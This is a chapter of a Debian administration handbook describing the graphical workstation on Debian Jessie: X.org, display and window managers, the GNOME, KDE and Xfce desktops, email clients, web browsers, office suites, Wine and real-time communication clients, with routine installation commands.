### PERSPECTIVE

#### **X11, XFree86 and X.org**

X11 is the graphical system most widely used on Unix-like systems (also available, in addition to the native system, for Windows and Mac OS). Strictly speaking, the “X11” term only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990's saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian *Jessie* uses X.org version 7.7.

Current versions of X.org are able to autodetect the available hardware: this applies to the video card and the monitor, as well as keyboards and mice; in fact, it is so convenient that the package no longer even creates a `/etc/X11/xorg.conf` configuration file. This is all made possible by features provided by the Linux kernel (in particular for keyboards and mice), by having each driver list the video cards it supports, and by using the DDC protocol to fetch monitor characteristics.

The keyboard configuration is currently set up in `/etc/default/keyboard`. This file is used both to configure the text console and the graphical interface, and it is handled by the *keyboard-configuration* package. Details on configuring the keyboard layout are available in section [8.1.2, “Configuring the Keyboard”](#) page 147.

The *xserver-xorg-core* package provides a generic X server, as used by the 7.x versions of X.org. This server is modular and uses a set of independent drivers to handle the many different kinds of video cards. Installing *xserver-xorg* ensures that both the server and at least one video driver are installed.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the VESA and fbdev drivers. The former is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while the latter works on top of the kernel's framebuffer device. The X server writes its messages to the `/var/log/Xorg.0.log` log file, which is where one would look to know what driver is currently in use. For example, the following snippet matches what the intel driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

EXTRA

### Proprietary drivers

Some video card makers (most notably nVidia) refuse to publish the hardware specifications that would be required to implement good free drivers. They do, however, provide proprietary drivers that allow using their hardware. This policy is nefarious, because even when the provided driver exists, it is usually not as polished as it should be; more importantly, it does not necessarily follow the X.org updates, which may prevent the latest available driver from loading correctly (or at all). We cannot condone this behavior, and we recommend you avoid these makers and favor more cooperative manufacturers.

If you still end up with such a card, you will find the required packages in the *non-free* section: *nvidia-glx* for nVidia cards, and *fglrx-driver* for some ATI cards. Both cases require matching kernel modules. Building these modules can be automated by installing the *nvidia-kernel-dkms* (for nVidia), or *fglrx-modules-dkms* (for ATI) packages.

The “nouveau” project aims to develop a free software driver for nVidia cards. As of *Jessie*, its feature set does not match the proprietary driver. In the developers’ defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free driver for ATI video cards, called “radeon”, is much better in that regard although it often requires a non-free firmware.

## 13.2. Customizing the Graphical Interface

### 13.2.1. Choosing a Display Manager

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are *gdm3* (*GNOME Display Manager*), *kdm* (*KDE Display Manager*) and *lightdm* (*Light Display Manager*). Since the Falcot Corp administrators have opted to use the GNOME desktop environment, they logically picked *gdm3* as a display manager too. The `/etc/gdm3/daemon.conf` configuration file has many options (the list can be found in the `/usr/share/gdm/gdm.schemas` schema file) to control its behaviour while `/etc/gdm3/greeter.dconf-defaults` contains settings for the greeter “session” (more than just a login window, it is a limited desktop with power management and accessibility related tools). Note that some of the most useful settings for end-users can be tweaked with GNOME’s control center.

## 13.2.2. Choosing a Window Manager

Since each graphical desktop provides its own window manager, choosing the former usually implies software selections from the latter. GNOME uses the `mutter` window manager, KDE uses `kwin`, and Xfce (which we present later) has `xfwm`. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

BACK TO BASICS

### Window manager

True to the Unix tradition of doing one thing only but doing it well, the window manager displays the “decorations” around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, starting new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. “Light” (or small footprint) window managers include WindowMaker (in the `wmaker` package), Afterstep, `fvwm`, `icewm`, `blackbox`, `fluxbox`, or `openbox`. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the `x-window-manager` alternative with the `update-alternatives --config x-window-manager` command.

DEBIAN SPECIFICITY

### Alternatives

The Debian policy lists a number of standardized commands able to perform a particular action. For example, the `x-window-manager` command invokes a window manager. But Debian does not assign this command to a fixed window manager. The administrator can choose which manager it should invoke.

For each window manager, the relevant package therefore registers the appropriate command as a possible choice for `x-window-manager` along with an associated priority. Barring explicit configuration by the administrator, this priority allows picking the best installed window manager when the generic command is run.

Both the registration of commands and the explicit configuration involve the `update-alternatives` script. Choosing where a symbolic command points at is a simple matter of running `update-alternatives --config symbolic-command`. The `update-alternatives` script creates (and maintains) symbolic links in the `/etc/alternatives/` directory, which in turn references the location of the executable. As time passes, packages are installed or removed, and/or the administrator makes explicit changes to the configuration. When a package providing an alternative is removed, the alternative automatically goes to the next best choice among the remaining possible commands.

Not all symbolic commands are explicitly listed by the Debian policy; some Debian package maintainers deliberately chose to use this mechanism in less straightforward cases where it still brings interesting flexibility (examples include `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, and so on).

### 13.2.3. Menu Management

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of available applications, each package usually provides a `.desktop` file in `/usr/share/applications`. The format of those files has been standardized by FreeDesktop.org:

➔ <http://standards.freedesktop.org/desktop-entry-spec/latest/>

The applications menus can be further customized by administrators through system-wide configuration files as described by the “Desktop Menu Specification”. End-users can also customize the menus with graphical tools such as *kmenuedit* (in KDE), *alacarte* (in GNOME) or *menulibre*.

➔ <http://standards.freedesktop.org/menu-spec/latest/>

#### HISTORY The Debian menu system

Historically — way before the FreeDesktop.org standards emerged — Debian had invented its own menu system where each package provided a generic description of the desired menu entries in `/usr/share/menu/`. This tool is still available in Debian (in the *menu* package) but it is only marginally useful since package maintainers are encouraged to rely on `.desktop` files instead.

## 13.3. Graphical Desktops

The free graphical desktop field is dominated by two large software collections: GNOME and KDE. Both of them are very popular. This is rather a rare instance in the free software world; the Apache web server, for instance, has very few peers.

This diversity is rooted in history. KDE was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn’t acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt became free software in the interval, but the projects haven’t merged and evolved in parallel instead.

GNOME and KDE still work together: under the FreeDesktop.org umbrella, the projects collaborated in defining standards for interoperability across applications.

Choosing “the best” graphical desktop is a sensitive topic which we prefer to steer clear of. We will merely describe the many possibilities and give a few pointers for further thoughts. The best choice will be the one you make after some experimentation.

### 13.3.1. GNOME

Debian *Jessie* includes GNOME version 3.14, which can be installed by a simple `apt-get install gnome` (it can also be installed by selecting the “Debian desktop environment” task).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing standards and recommendations. This has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of



computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.




Figure 13.1 *The GNOME desktop*


For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the `gsettings`, and `dconf` command-line tools, or by the `dconf-editor` graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The following website lists all information of interest to an administrator tasked to manage GNOME workstations:

➔ <https://help.gnome.org/admin/>

### 13.3.2. KDE

Debian *Jessie* includes version 4.14 of KDE, which can be installed with `apt-get install kde-standard`.

KDE has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. KDE is a perfectly mature desktop environment with a wide range of applications.




**Figure 13.2** *The KDE desktop*

Since the Qt 4.0 release, the last remaining license problem with KDE is no more. This version was released under the GPL both for Linux and Windows (whereas the Windows version was previously released under a non-free license). Note that KDE applications must be developed using the C++ language.

### 13.3.3. Xfce and Others

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with `apt-get install xfce4`. Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

Unlike GNOME and KDE, Xfce does not aim at being a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (Orage), an image viewer, a CD/DVD burning tool, a media player (Parole), sound volume control and a text editor (mousepad).



**Figure 13.3** *The Xfce desktop*

Another desktop environment provided in *Jessie* is LXDE, which focuses on the “lightweight” aspect. It can be installed with the help of the *lxde* meta-package.

## 13.4. Email

### 13.4.1. Evolution

#### COMMUNITY

##### *Popular packages*

Installing the *popularity-contest* package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by cron which sends (by HTTP or email) an anonymized list of the installed packages and the latest access date for the files they contain. This allows differentiating, among the installed packages, those that are actually used.


This information is a great help to the Debian project. It is used to determine which packages should go on the first installation disks. The installation data is also an important factor used to decide whether to remove a package with very few users from the distribution. We heartily recommend installing the *popularity-contest* package, and participating in the survey.

The collected data are made public every day.

➔ <http://popcon.debian.org/>

These statistics can also help choose between two packages that would seem otherwise equivalent. Choosing the more popular package increases the probability of making a good choice.

Evolution is the GNOME email client and can be installed with `apt-get install evolution`. Evolution goes beyond a simple email client, and also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.



**Figure 13.4** *The Evolution email software*

An extension to Evolution allows integration to a Microsoft Exchange email system; the required package is *evolution-ews*.

### 13.4.2. KMail

The KDE email software can be installed with `apt-get install kmail`. KMail only handles email, but it belongs to a software suite called KDE-PIM (for *Personal Information Manager*) that includes features such as address books, a calendar component, and so on. KMail has all the features one would expect from an excellent email client.




Figure 13.5 The KMail email software

### 13.4.3. Thunderbird and Icedove

This email software, included in the *icedove* package, is part of the Mozilla software suite. Various localization sets are available in *icedove-l10n-\** packages; the *enigmail* extension handles message encrypting and signing (alas, it is not available in all languages).




Figure 13.6 The Icedove email software

Thunderbird is one of the best email clients, and it seems to be a great success, just like Mozilla Firefox.

Strictly speaking, Debian *Jessie* contains Icedove, and not Thunderbird, for legal reasons we will detail in the sidebar “[Iceweasel, Firefox and others](#)” page 366; but apart from their names (and icons), there are no real differences between them.

## 13.5. Web Browsers

Epiphany, the web browser in the GNOME suite, uses the WebKit display engine developed by Apple for its Safari browser. The relevant package is *epiphany-browser*.

Konqueror, the KDE file manager, also behaves as a web browser. It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple’s WebKit is based on KHTML. Konqueror is available in the *konqueror* package.

Users not satisfied by either of the above can use Iceweasel. This browser, available in the *iceweasel* package, uses the Mozilla project’s Gecko renderer, with a thin and extensible interface on top.




Figure 13.7 The Iceweasel web browser

CULTURE  
**Iceweasel, Firefox and others**

Many users will no doubt be surprised by the absence of Mozilla Firefox in the Debian *Jessie* menus. No need to panic: the *iceweasel* package contains Iceweasel, which is basically Firefox under another name.

The rationale behind this renaming is a result of the usage rules imposed by the Mozilla Foundation on the Firefox™ registered trademark: any software named Firefox must use the official Firefox logo and icons. However, since these elements are not released under a free license, Debian cannot distribute them in its *main* section. Rather than moving the whole browser to *non-free*, the package maintainer chose to use a different name.

The `firefox` command still exists in the *iceweasel* package, but only for compatibility with tools that would try to use it.

For similar reasons, the Thunderbird™ email client was renamed to Icedove in a similar fashion.

CULTURE  
**Mozilla**

Netscape Navigator was the standard browser when the web started reaching the masses, but it was progressively left behind when Microsoft Internet Explorer came around. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the most successful browsers, with a fast-growing user base.

Last but not least, Debian also contains the *Chromium* web browser (available in the *chromium-browser* package). This browser is developed by Google at such a fast pace that maintaining a single version of it across the whole lifespan of Debian *Jessie* is unlikely to be possible. Its clear purpose is to make web services more attractive, both by optimizing the browser for performance and by increasing the user’s security. The free code that powers Chromium is also used by its proprietary version called Google Chrome.

## 13.6. Development

### 13.6.1. Tools for GTK+ on GNOME

Anjuta (in the *anjuta* package) is a development environment optimized for creating GTK+ applications for GNOME. Glade (in the *glade* package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the *libglade* shared library, which can dynamically recreate the saved interfaces; such a feature can be interesting, for instance for plugins that require dialogs.

The scope of Anjuta is to combine, in a modular way, all the features one would expect from an integrated development environment.

### 13.6.2. Tools for Qt on KDE

The equivalent applications for KDE are KDevelop (in the *kdevelop* package) for the development environment, and Qt Designer (in the *qttools5-dev-tools* package) for the design of graphical interfaces for Qt applications on KDE.

## 13.7. Collaborative Work

### 13.7.1. Working in Groups: *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. It has been the case of PHPGroupware, eGroupware, and Kolab.

➔ <http://www.phpgroupware.org/>

➔ <http://www.egroupware.org/>

➔ <http://www.kolab.org/>

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. More interestingly, Citadel (in the *citadel-suite* package) and Sogo (in the *sogo* package) are alternatives that are available in Debian *Jessie*.

### 13.7.2. Collaborative Work With FusionForge

FusionForge is a collaborative development tool with some ancestry in SourceForge, a hosting service for free software projects. It takes the same overall approach based on the standard development model for free software. The software itself has kept evolving after the SourceForge code went proprietary. Its initial authors, VA Software, decided not to release any more free versions. The same happened again when the first fork (GForge) followed the same path. Since various people and organizations have participated in development, the current FusionForge also includes features targeting a more traditional approach to development, as well as projects not purely concerned with software development.

FusionForge can be seen as an amalgamation of several tools dedicated to manage, track and coordinate projects. These tools can be roughly classified into three families:

- *communication*: web forums, mailing-list manager, announcement system allowing a project to publish news;
- *tracking*: task tracker to control progress and schedule tasks, trackers for bugs (or patches or feature requests, or any other kind of “ticket”), surveys;



- *sharing*: documentation manager to provide a single central point for documents related to a project, generic file release manager, dedicated website for each project.

Since FusionForge is largely targeting development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management or “configuration management” or “version control” — this process has many names. These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools are accessible, or even managed, through a web interface, with a fine-grained permission system, and email notifications for some events.

## 13.8. Office Suites

Office software has long been seen as lacking in the free software world. Users have long asked for replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements were hard to develop. The situation changed when the OpenOffice.org project started (following Sun’s release of the StarOffice code under a free license). Nowadays Debian contains Libre Office, a fork of OpenOffice.org. The GNOME and KDE projects are still working on their offerings (GNOME Office and Calligra Suite), and the friendly competition leads to interesting results. For instance, the Gnumeric spreadsheet (part of GNOME Office) is even better than OpenOffice.org/Libre Office in some domains, notably the precision of its calculations. On the word processing front, the OpenOffice.org and Libre Office suites still lead the way.

Another important feature for users is the ability to import Word and Excel documents received from contacts or found in archives. Even though all office suites have filters which allow working on these formats, only the ones found in OpenOffice.org and Libre Office are functional enough for daily use.

### THE BROADER VIEW

#### Libre Office replaces OpenOffice.org

OpenOffice.org contributors have set up a foundation (*The Document Foundation*) to foster project development. The idea had been discussed for some time, but the actual trigger was Oracle’s acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. The software is now known as *Libre Office*. After a period of relative stagnation on the OpenOffice.org front, Oracle decided to migrate the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project.

Debian only includes Libre Office. The OpenOffice software suite as published by the Apache Software Foundation is not currently available in Debian.

Libre Office and Calligra Suite are, respectively, available in the *libreoffice* and *calligra* Debian packages. There is no more package for GNOME Office (it was *gnome-office*). Language-specific packs for Libre Office are distributed in separate packages: *libreoffice-l10n-\** and *libreoffice-help-\** most notably; some features such as spelling dictionaries, hyphenation patterns and thesauri

are in separate packages, such as *myspell-\*/hunspell-\**, *hyphen-\** and *mythes-\**. Note that Calligra Suite used to be called KOffice.

## 13.9. Emulating Windows: Wine

In spite of all the previously mentioned efforts, there are still a number of tools without a Linux equivalent, or for which the original version is absolutely required. This is where Windows emulation systems come in handy. The most well-known among them is Wine.

➔ <https://www.winehq.org/>

### COMPLEMENTS CrossOver Linux

*CrossOver*, produced by CodeWeavers, is a set of enhancements to Wine that broadens the available set of emulated features to a point at which Microsoft Office becomes fully usable. Some of the enhancements are periodically merged into Wine.

➔ <http://www.codeweavers.com/products/>

However, one should keep in mind that it is only a solution among others, and the problem can also be tackled with a virtual machine or VNC; both of these solutions are detailed in the sidebars “[Virtual machines](#)” page 370 and “[Windows Terminal Server or VNC](#)” page 370.

Let us start with a reminder: emulation allows executing a program (developed for a target system) on a different host system. The emulation software uses the host system, where the application runs, to imitate the required features of the target system.

Now let’s install the required packages (*ttf-mscorefonts-installer* is in the contrib section):

```
# apt-get install wine ttf-mscorefonts-installer
```

On a 64 bit (amd64) system, if your Windows applications are 32 bit applications, then you will have to enable multi-arch to be able to install wine32 from the i386 architecture (see section 5.4.5, “[Multi-Arch Support](#)” page 94).

The user then needs to run `winecfg` and configure which (Debian) locations are mapped to which (Windows) drives. `winecfg` has some sane defaults and can autodetect some more drives; note that even if you have a dual-boot system, you should not point the C: drive at where the Windows partition is mounted in Debian, as Wine is likely to overwrite some of the data on that partition, making Windows unusable. Other settings can be kept to their default values. To run Windows programs, you will first need to install them by running their (Windows) installer under Wine, with a command such as `wine ../setup.exe`; once the program is installed, you can run it with `wine ../program.exe`. The exact location of the `program.exe` file depends on where the C: drive is mapped; in many cases, however, simply running `wine program` will work, since the program is usually installed in a location where Wine will look for it by itself.

**Working around a  
winecfg failure**

**TIP** In some cases, winecfg (which is just a wrapper) might fail. As a work-around, it is possible to try to run the underlying command manually: wine64 /usr/lib/x86\_64-linux-gnu/wine/wine/winecfg.exe.so or wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so.

Note that you should not rely on Wine (or similar solutions) without actually testing the particular software: only a real-use test will determine conclusively whether emulation is fully functional.

**Virtual machines**

**ALTERNATIVE**

An alternative to emulating Microsoft's operating system is to actually run it in a virtual machine that emulates a full hardware machine. This allows running any operating system. chapter 12, "[Advanced Administration](#)" page 302 describes several virtualization systems, most notably Xen and KVM (but also QEMU, VMWare and Bochs).

**Windows Terminal Server or  
VNC**

**ALTERNATIVE**

Yet another possibility is to remotely run the legacy Windows applications on a central server with *Windows Terminal Server* and access the application from Linux machines using *rdesktop*. This is a Linux client for the RDP protocol (*Remote Desktop Protocol*) that *Windows NT/2000 Terminal Server* uses to display desktops on remote machines.

The VNC software provides similar features, with the added benefit of also working with many operating systems. Linux VNC clients and servers are described in section 9.2, "[Remote Login](#)" page 191.

## 13.10. Real-Time Communications software

Debian provides a wide range of Real-Time Communications (RTC) client software. The setup of RTC servers is discussed in section 11.8, "[Real-Time Communication Services](#)" page 292. In SIP terminology, a client application or device is also referred to as a user agent.

Each client application varies in functionality. Some applications are more convenient for intensive chat users while other applications are more stable for webcam users. It may be necessary to test several applications to identify those which are most satisfactory. A user may finally decide that they need more than one application, for example, an XMPP application for messaging with customers and an IRC application for collaboration with some online communities.

To maximize the ability of users to communicate with the wider world, it is recommended to configure both SIP and XMPP clients or a single client that supports both protocols.

The default GNOME desktop includes the Empathy communications client. Empathy can support both SIP and XMPP. It supports instant messaging (IM), voice and video. The KDE desktop provides KDE Telepathy, a communications client based on the same underlying Telepathy APIs used by the GNOME Empathy client.

Popular alternatives to Empathy/Telepathy include Ekiga, Jitsi, Linphone, Psi and Ring (formerly known as SFLphone).

Some of these applications can also interact with mobile users using apps such as Lumicall on Android.

➔ <http://lumicall.org>

The *Real-Time Communications Quick Start Guide* has a chapter dedicated to client software.

➔ <http://rtcquickstart.org/guide/multi/useragents.html>

<small>TIP</small>	Some RTC clients have significant problems sending voice and video through firewalls and NAT networks. Users may receive ghost calls (their phone rings but they don't hear the other person) or they may not be able to call at all.
